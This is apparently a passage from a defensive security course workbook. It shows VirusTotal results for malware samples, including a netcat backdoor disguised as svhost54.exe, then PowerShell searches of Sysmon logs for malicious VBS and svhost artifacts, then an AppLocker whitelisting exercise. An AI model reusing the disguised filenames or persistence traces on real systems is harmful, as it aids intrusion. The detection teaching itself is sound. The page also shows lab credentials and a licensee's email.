ALYac	VB.Trojan.Valyria.1182	VB.Trojan.Valyria.D49E
Avast	Win32.SwPatch [Wrm]	Win32.SwPatch [Wrm]
Avira (no cloud)	HTML/Rce.Gen	VBS.Trojan-Dropper.Agent.a
BitDefender	VB.Trojan.Valyria.1182	W32.MassiveVBS.TC.Worm
Comodo	TrojWare.VBS.TrojanDropper.Agent.NB...	VBS.Siggen.7605
Emsisoft	VB.Trojan.Valyria.1182 (B)	VB.Trojan.Valyria.1182

GatherNetworkInfo (gathernetworkinfo.vbs)

2e7126269dccc7f696b04d1027ac8a33b5d0156bfefa4658e99c8bb6fbb64934

73.86 KB Size | 2019-08-15 11:11:28 UTC | 1 month ago

gathernetworkinfo.vbs

text trusted

DETECTION	DETAILS	COMMUNITY
Ad-Aware	Undetected	AegisLab
Ahnlab-V3	Undetected	ALYac
Antiy-AVL	Undetected	Arcabit
Avast	Undetected	Avast-Mobile
AVG	Undetected	Avira (no cloud)
Baidu	Undetected	BitDefender
Bkav	Undetected	CAT-QuickHeal

syscheck73 (svhost54.exe, detected as "nc.txt" by VirusTotal)

be4211fe5c1a19ff393a2bcfa21dad8d0a687663263a63789552bda446d9421b

58 KB Size | 2019-10-05 04:50:07 UTC | 4 days ago

nc.txt

installshield nsrl peexe via-for

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Ad-Aware	Application.NetTool.A	Ahnlab-V3	Win-AppCare/NTSniff_v110	
Alibaba	RemoteAdmin.Win32/NetCat.53fc75f1	ALYac	Backdoor.ToxiBackDoor	
Antiy-AVL	RiskWare[RemoteAdmin]/Win32.NetCat.aij	Arcabit	Application.NetTool.A	
Avast	Win32-PUP-gen [PUP]	AVG	Win32-PUP-gen [PUP]	
Avira (no cloud)	SPR/RemoteAdmin.Net	Baidu	Win32.Backdoor.NCX.b	
BitDefender	Application.NetTool.A	Bkav	W32.RzangPPP.Trojan	
CAT-QuickHeal	Trojan.Netcat.PMF.S2872974	CMC	Generic.Win32.e0fb946c00IMD	

UdeCx (udecx.sys):

1a6afc525a80d1f19b14cdad38790df7293911c4d0e8301161d92201b934c3d4

File published by Microsoft Corporation

43 KB Size | 2018-10-16 20:25:29 UTC | 11 months ago

udecx.sys

64bits assembly native peexe trusted

DETECTION	DETAILS	COMMUNITY	
Ad-Aware	Undetected	AegisLab	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
ALYac	Undetected	Antiy-AVL	Undetected
Arcabit	Undetected	Avast	Undetected
Avast-Mobile	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Babable	Undetected
Baidu	Undetected	BitDefender	Undetected

Both FaceCredentialProvider and IrisCredentialProvider link to facecredentialprovider.dll, with the same hash, so the page is the same for both on VirusTotal:

e4c3807eeb4ae83e71e8099694b9a9bc54046773b182b8dfcc0a60414a044b1e

No engines detected this file

241.5 KB Size | 2019-02-25 09:27:31 UTC | 7 months ago

facecredentialprovider.dll

64bits assembly pedf via-tor

DETECTION	DETAILS	COMMUNITY	
Acronis	Undetected	Ad-Aware	Undetected
AegisLab	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	Avast-Mobile	Undetected
AVG	Undetected	Avira (no cloud)	Undetected
Babable	Undetected	Baidu	Undetected

Bonus Solution

Open PowerShell (click the taskbar icon).

Search for logs that correlate the information gathered via Autoruns. You may go through the logs manually or search with Out-GridView. (See the following syntax.)

- svhost (Note there is no "c" in svhost.)
- syscheck.
- .vbs (may find unrelated events but will also locate malicious events).
- .exe (will find unrelated events but will also locate malicious events).
- Signed: false (will find unsigned loaded images).
- Then manually investigate nearby events.


There are a number of ways to search event logs with PowerShell. You can use whichever method you prefer. We use the (awesome) Out-GridView cmdlet in this walkthrough.

Note: Your times may be different than the examples shown here, depending on the time zone you chose when you installed the Windows VM.


Here is example syntax:

```
Get-WinEvent -Path C:\labs\autoruns-sysmon.evtx | Out-GridView
```

Click Add criteria:




Choose Message and press Add.



Note that you may search for multiple terms by adding multiple criteria.


Then search for svhost:



We will focus on the \labs\autoruns-sysmon.evtx event log file. The other related event logs also have useful information, which you may explore if you have extra time.

Here are some of the events of interest. This is not a complete list; there are other related events as well.

This search uses two Message criteria: cmd and temp. The searches are case-insensitive by default.



If you perform the preceding search, scroll down to see more malicious behavior.

Search for .vbs:

The screenshot shows a Windows Event Viewer window titled "Get-WinEvent -Path C:\labs\autoruns-sysmon.evtx| Out-GridView". The filter bar contains the text "and Message contains .vbs". Below the filter, a single event is displayed in a table format. The event details are as follows:

TimeCreated	I..	LevelDisplayName	Message
10/9/2015 12:30:26 PM	1	Information	Process Create: UtcTime: 2015-10-09 16:30:26.388 ProcessGuid: {90E22FD2-EBA2-5617-0000-0010D5D7131B} ProcessId: 2076 Image: C:\Windows\SysWOW64\cscript.exe CommandLine: cscript "C:\Users\student\AppData\Local\Temp\TaSLOlpIK.vbs" CurrentDirectory: C:\Users\student\Desktop\ User: DESKTOP-OALUEJ1\student LogonGuid: {90E22FD2-81DE-5615-0000-0020F29C0C00} ...

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Exercise 4.3 - Applocker


Objectives

- Use and understand application whitelisting
- Configure AppLocker to whitelist executables:
 - First in audit mode
 - Then in block/enforce mode
- Detect the following AppLocker events:
 - Audit mode events
 - Enforce/block mode events

Exercise Setup


1. This exercise uses your Security511 Windows VM. If you are not already logged in, log in as **student** (password is **Security511**).

Right-click the PowerShell taskbar icon (on the lower left of the desktop), and choose “Run as Administrator.”




Run the local security policy editor (secpol.msc):

```
secpol.msc
```



Click the ">" icon next to Application Control Policies, and then click AppLocker. Then scroll down to the "Overview" section and click "Executable rules":




Challenge

Reconfigure AppLocker to whitelist executables. Perform the following steps:


- Configure AppLocker to trust Microsoft-signed executables, and also enable the default rules
- Configure executable enforcement in audit mode
- Run `C:\labs\putty.exe`, view the AppLocker event logs, and investigate why it was whitelisted
 - Remove the default rule that disables whitelisting for Administrators.
 - Re-run `C:\labs\putty.exe`, and view the AppLocker event logs

- Copy C:\labs\putty.exe to C:\windows\System32
 - Run C:\windows\System32\putty.exe, and view the AppLocker event logs
 - Remove the default rules that whitelist executables in the 'Program Files' and 'Windows' folders
 - Re-run C:\windows\System32\putty.exe, and view the AppLocker event logs
- Temporarily configure AppLocker in executable enforce/block mode
 - Re-run C:\windows\System32\putty.exe, and view the AppLocker event logs
 - View the resulting error and AppLocker logs
- Configure AppLocker in executable audit mode
 - Whitelist the publishers of C:\windows\System32\putty.exe and of C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
 - Run both commands, and verify they are now whitelisted.
- Bonus exercise: As you continue using your Security511 Windows 10 VM during 511.4 and 511.5, continue to view the AppLocker logs, investigate event 8003, and whitelist accordingly.

 **Solution**

1. If you haven't already done so: Click the ">" icon next to Application Control Policies, and then click AppLocker.

Then scroll down to the "Overview" section and click "Executable rules":




We will create a rule that will whitelist Microsoft-signed executables. While doing so, AppLocker will recommend also creating the "Default Rules," which will also allow the following executables to run:


- Everyone: All files in the Program Files folder
- Everyone: All files in the Windows folder
- BUILTIN\Admin: All files

There is a risk to all three rules. The first two whitelist not only the existing programs in the 'Program Files' and 'Windows' folders, but also anything copied there in the future (including potential malware). The third rule disables whitelisting for administrators (the student account is an administrator). We'll temporarily enable these rules, demonstrate risks associated with them, and then configure more stringent rules.

Let's trust Microsoft-signed binaries (anywhere on the filesystem). This will allow Microsoft-signed software located outside of the 'Program Files' and 'Windows' folders to run, and will also allow all Microsoft-signed software to run after we begin tightening the default rules. Right-click on "Executable rules" in the left panel, and choose "Create New Rule..."

